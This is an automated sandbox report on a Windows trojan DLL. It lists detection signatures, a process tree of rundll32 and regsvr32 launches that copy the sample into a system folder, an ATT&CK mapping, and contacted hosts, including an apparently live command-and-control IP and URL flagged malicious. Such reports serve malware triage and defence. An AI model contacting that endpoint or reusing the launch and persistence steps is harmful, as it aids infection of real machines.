ID: 533073
Sample Name: AP8cSQS6y5.dll
Cookbook: default.jbs
Time: 01:04:08
Date: 03/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report AP8cSQS6y5.dll

Overview


General Information

Sample Name:	AP8cSQS6y5.dll
Analysis ID:	533073
MD5:	d706a7c97207b3..
SHA1:	9055721bc7129d..
SHA256:	fd45e46e06310bf..
Tags:	32 dll exe trojan
Infos:	

Most interesting Screenshot:



Detection




Score:	60
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- System process connects to networ…
- Hides that the sample has been dow…
- Uses 32bit PE files
- Queries the volume information (nam…
- One or more processes crash
- Contains functionality to check if a d…
- Contains functionality to query locale…
- Deletes files inside the Windows fold…
- May sleep (evasive loops) to hinder …
- Uses code obfuscation techniques (…
- Creates files inside the system direc…
- Internet Provider seen in connection

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 2548 cmdline: loaddll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll" MD5: 72FCD8FB0ADC38ED9050569AD673650E)
  - cmd.exe (PID: 2464 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 3696 cmdline: rundll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 1740 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll",DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - regsvr32.exe (PID: 6048 cmdline: regsvr32.exe /s C:\Users\user\Desktop\AP8cSQS6y5.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
    - rundll32.exe (PID: 6988 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll",DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - iexplore.exe (PID: 5820 cmdline: C:\Program Files\Internet Explorer\iexplore.exe MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
    - iexplore.exe (PID: 4664 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:5820 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - rundll32.exe (PID: 4472 cmdline: rundll32.exe C:\Users\user\Desktop\AP8cSQS6y5.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 3180 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Cgyizozde\haqs.owg",JZDgQKVNU MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 760 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Cgyizozde\haqs.owg",DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 3116 cmdline: rundll32.exe C:\Users\user\Desktop\AP8cSQS6y5.dll,_opj_codec_set_threads@8 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 4892 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll",DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6512 cmdline: rundll32.exe C:\Users\user\Desktop\AP8cSQS6y5.dll,_opj_create_compress@4 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 7164 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll",DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - WerFault.exe (PID: 6652 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 2548 -s 296 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 6560 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4856 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7152 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - WerFault.exe (PID: 1752 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 468 -p 2548 -ip 2548 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 6536 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6996 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Networking:

System process connects to network (likely due to code injection or exploit)

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:


System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Native API 1	DLL Side-Loading 1	Process Injection 1 1 2	Masquerading 2 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Virtualization/Sandbox Evasion 2	LSASS Memory	Security Software Discovery 3 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1 2	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Hidden Files and Directories 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
External Remote Services	Scheduled Task	Startup Items	Startup Items	Regsvr32 1	DCSync	System Information Discovery 3 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	DLL Side-Loading 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	File Deletion 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
AP8cSQS6y5.dll	11%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
AP8cSQS6y5.dll	18%	ReversingLabs	Win32.Trojan.CrypterX	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.rundll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.2.loaddll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
21.2.rundll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
2.2.regsvr32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.0.loaddll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
3.2.rundll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
5.2.rundll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.10000000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.0.loaddll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

Source	Detection	Scanner	Label	Link
tls13.taboola.map.fastly.net	0%	Virustotal		Browse
btloader.com	0%	Virustotal		Browse
edge.gycpi.b.yahoodns.net	0%	Virustotal		Browse
ad-delivery.net	0%	Virustotal		Browse
img.img-taboola.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://onedrive.live.com;Fotos	0%	Avira URL Cloud	safe	
http://https://ad-delivery.net/px.gif?ch=1&e=0.8514255566470237	0%	Avira URL Cloud	safe	
http://https://www.botman.ninja/privacy-policy	0%	Avira URL Cloud	safe	
http://https://www.queryclick.com/privacy-policy	0%	Avira URL Cloud	safe	
http://https://btloader.com/tag?o=6208086025961472&upapi=true	0%	URL Reputation	safe	
http://https://www.stroeer.de/werben-mit-stroeer/onlinewerbung/programmatic-data/sdi-datenschutz-b2c	0%	Avira URL Cloud	safe	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://https://silvermob.com/privacy	0%	Avira URL Cloud	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F967a29a37c896af671157d56f753b141.jpg	0%	Avira URL Cloud	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F581ae10a1ac0d684e3ee0516ec7f1737.jpg	0%	Avira URL Cloud	safe	
http://https://tools.applemediaservices.com/api/badges/download-on-the-app-store/black/de-de?"	0%	URL Reputation	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fa7d05af5e60e8707568c7b40b90566cc.jpeg	0%	Avira URL Cloud	safe	
http://https://onedrive.live.com;OneDrive-App	0%	Avira URL Cloud	safe	
http://https://www.stroeer.com/fileadmin/com/StroeerDSP_deviceStorage.json	0%	URL Reputation	safe	
http://https://172.104.227.98/DlyfDURfBLZbwElrhufovCUNozIrPYPkBEAyjljXBPgzDrkcOlZvLCAzNWfafqw	0%	Avira URL Cloud	safe	
http://https://doceree.com/.well-known/deviceStorage.json	0%	Avira URL Cloud	safe	
http://https://mem.gfx.ms/meversion/?partner=msn&market=de-ch"	0%	URL Reputation	safe	
http://https://www.disneyplus.com/legal/your-california-privacy-rights	0%	URL Reputation	safe	
http://https://www.bidstack.com/privacy-policy/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
contextual.media.net	23.211.6.95	true	false		high
dart.l.doubleclick.net	142.250.203.102	true	false		high
tls13.taboola.map.fastly.net	151.101.1.44	true	false	• 0%, Virustotal, Browse	unknown
hblg.media.net	23.211.6.95	true	false		high
lg3.media.net	23.211.6.95	true	false		high
btloader.com	172.67.70.134	true	false	• 0%, Virustotal, Browse	unknown
edge.gycpi.b.yahoodns.net	87.248.118.22	true	false	• 0%, Virustotal, Browse	unknown
ad-delivery.net	104.26.2.70	true	false	• 0%, Virustotal, Browse	unknown
assets.msn.com	unknown	unknown	false		high
www.msn.com	unknown	unknown	false		high
ad.doubleclick.net	unknown	unknown	false		high
srtb.msn.com	unknown	unknown	false		high
img.img-taboola.com	unknown	unknown	false	• 0%, Virustotal, Browse	unknown
s.yimg.com	unknown	unknown	false		high
cvision.media.net	unknown	unknown	false		high
browser.events.data.msn.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://ad-delivery.net/px.gif?ch=1&e=0.8514255566470237	false	• Avira URL Cloud: safe	unknown
http://https://btloader.com/tag?o=6208086025961472&upapi=true	false	• URL Reputation: safe	unknown
http://https://ad.doubleclick.net/favicon.ico?ad=300x250&ad_box_=1&adnet=1&showad=1&size=250x250	false		high
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F967a29a37c896af671157d56f753b141.jpg	false	• Avira URL Cloud: safe	unknown
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F581ae10a1ac0d684e3ee0516ec7f1737.jpg	false	• Avira URL Cloud: safe	unknown
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fa7d05af5e60e8707568c7b40b90566cc.jpeg	false	• Avira URL Cloud: safe	unknown
http://https://172.104.227.98/DlyfDURfBLZbwElrhufovCUNozIrPYPkBEAyjljXBPgzDrkcOlZvLCAzNWfafqw	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.104.227.98	unknown	United States		63949	LINODE-APLinodeLLCUS	true
104.26.2.70	ad-delivery.net	United States		13335	CLOUDFLARENETUS	false
142.250.203.102	dart.l.doubleclick.net	United States		15169	GOOGLEUS	false
87.248.118.22	edge.gycpi.b.yahoodns.net	United Kingdom		203220	YAHOO-DEBDE	false
151.101.1.44	tls13.taboola.map.fastly.net	United States		54113	FASTLYUS	false
172.67.70.134	btloader.com	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	533073
Start date:	03.12.2021

Start time:	01:04:08
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	AP8cSQS6y5.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Run with higher sleep bypass
Number of analysed new started processes analysed:	34
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal60.evad.winDLL@39/131@13/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 25.5% (good quality ratio 23.7%) • Quality average: 72.2% • Quality standard deviation: 29%
HCA Information:	• Successful, ratio: 60% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Sleeps bigger than 120000ms are automatically reduced to 1000ms • Found application associated with file extension: .dll
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.104.227.98	Tf8BKrUYTP.dll	Get hash	malicious	Browse	
	Bccw1xUJah.dll	Get hash	malicious	Browse	
	cbDMa7lgYy.dll	Get hash	malicious	Browse	
	AP8cSQS6y5.dll	Get hash	malicious	Browse	
	Bccw1xUJah.dll	Get hash	malicious	Browse	
	Tf8BKrUYTP.dll	Get hash	malicious	Browse	
104.26.2.70	Tf8BKrUYTP.dll	Get hash	malicious	Browse	
	jZi1ff38Qb.dll	Get hash	malicious	Browse	
	Tf8BKrUYTP.dll	Get hash	malicious	Browse	
	j6cSSlGZK8.dll	Get hash	malicious	Browse	
	CTvjbMY3DK.dll	Get hash	malicious	Browse	
	S8TePU9taH.dll	Get hash	malicious	Browse	
	aRo4FhRug5.dll	Get hash	malicious	Browse	
	bUSzS84fr4.dll	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	837375615376.dll	Get hash	malicious	Browse	
	n2.dll	Get hash	malicious	Browse	
	AkpjUKjiAM.dll	Get hash	malicious	Browse	
	vQyN0LQPOU.dll	Get hash	malicious	Browse	
	bxQe2bnnBA.dll	Get hash	malicious	Browse	
	qFWVUQUdX0.dll	Get hash	malicious	Browse	
	GJSyxyXpqb.dll	Get hash	malicious	Browse	
	481DGzXveG.dll	Get hash	malicious	Browse	
	Qf3znUYo2b.dll	Get hash	malicious	Browse	
	kZ45hWt9ul.dll	Get hash	malicious	Browse	
	wMidyLtyIL.dll	Get hash	malicious	Browse	
	loveTubeLike.dll	Get hash	malicious	Browse	
87.248.118.22	http://us.i1.yimg.com	Get hash	malicious	Browse	• us.i1.yimg.com/favicon.ico
	http://www.prophecyhour.com	Get hash	malicious	Browse	• us.i1.yimg.com/us.yimg.com/i/yg/img/i/us/ui/join.gif
